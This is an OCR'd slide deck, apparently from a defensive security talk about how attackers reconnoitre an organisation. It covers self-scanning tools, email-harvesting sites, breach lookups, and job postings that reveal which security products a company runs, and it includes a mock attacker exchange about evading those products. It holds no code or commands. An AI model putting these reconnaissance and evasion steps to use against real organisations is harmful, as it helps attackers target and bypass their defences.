
Legal
Terms of Use
Privacy Policy

ALTERNATIVES



ZENMAP OR NMAP


- They Scan You!
- Scan yourself internal & external
- What are you running?
- Know your threat surface
- Can you detect scans?



EXTERNAL VULNERABILITY SCANS

Scan From the outside to see what vulnerabilities an attacker will see


- Tenable IO
- Nexpose
- OpenVAS (Free)
- Can you detect Vuln Scans?



WPSCAN

- Comprehensive WordPress Scanner
- Do you run WordPress?
  - If yes, then scan
- Run for free from website or download tool and run.


AUDIT EDGE NETWORK DEVICES WITH CREDENTIAL SCANS



Audit Tools

- Router Audit Tool (RAT)
  - Free
- Tenable
- Rapid7
- Cisco CLI Analyzer & Active Advisor
  - Included with Support
- Ask your Rep for an audit of best practice

WELCOME TO FOCA




FINGERPRINTING ORGANIZATIONS WITH COLLECTED ARCHIVES

- Run it on your domain
- Anything of interest?
- Ask yourself WWHD?
  - What would hackers do?

EMAIL LISTS


- skymem.info
- hunter.io
- These lists are used by attackers
- These lists are used by malspam
- Be more aggressive defending
  - Emails found listed

SKYMEM


Not secure | www.skymem.info
Create new email list
Email Lists
FAQ
Find email addresses of companies and people
Connect over email addresses with people and business within specific industry circles that imported for your business.
company.com sales James
Find emails
Advanced & bulk search...
Find emails
Just type domain name in search like:
wdc.com or ferguson.com and we will show you emails of this domain.
No domain? No problem. Type first and/or
Contact Hunter
company.com
Find email addresses
company.com domain, 904 emails found
Email
joe@company.com
jane@company.com

HAVE I BEEN PWNED?

- Attackers can find the password
- Password reuse is very common.
- Sign up your domain



- Search for accounts on your domain
- Receive future notifications

JOB BOARDS

- Use generic terms
- Next Generation Firewall
- IDS/IPS
- Enterprise AV experience
- LinkedIn experience is also a tell

63 reviews

Read what people are saying about working here.

Skills Requirements:

- ***Should have very good communication skills***
- *Min 4-6 years Network Security experience*
- ***Hands on experience of Checkpoint and Cisco ASA firewalls, Cisco Firepower IDS/IPS, Bluecoat secure web gateway.***
- ***Hands on experience of TrendMicro Protection Suite,*** **_ Disk Encryption – MS BitLocker, Cisco Firepower IPS, Sourcefire IPS, TrendMicro deep-Security, Symantec DLP._**
- *Experience in various security products, methodologies and processes*
- *Technical & Security Competence in defined areas.*
- *Good team player abilities.*
- *Ability to assist team in technical and professional growth.*
- *Network IDS/IPS experience*
- *Network event management and event correlation, aggregation and trending experience*
- *Solid network infrastructure experience*
- *In-depth knowledge of various security products, methodologies and processes.*
- *Must possess the technical/functional skills necessary to understand and manage project engagements*
- *Experience in software or hardware product implementations is a plus*

Certifications: *Valid certification of* ***Checkpoint, Cisco, Bluecoat, Trendmicro and Symantec endpoint products***.

Education: BE / B.Tech / ME / M.Tech / MCA
Experience: 4-6 Years

Job Type: Contract

Salary: $125,000.00 /year

Experience:

- Hey Will, can we make it pass Cisco Firepower?
- Hey Chip can we make sure Symantec won't catch it.
- Oh, and TrendMicro won't either?

OTHER TOOLS


THIS SLIDE WILL BE IN THE RECORDING

- Nikto *Website Vuln Scanner*
- Burp Suite *Application Security*
- OWASP Zed Attack Proxy (ZAP) *Application Security*
- InsightAppSec *Application Security*
- SPARTA *Network Recon*
- Maltego *Network Recon*
- PasteBin *Check for leaks or password dumps*

ENSURE

- 2-Factor VPN
- 2-Factor Email
- Locked down public facing AD integrated services (skype, adobe,etc…)
- If you run ADFS look at proper guidance
- PATCH!

WEAPONIZATION

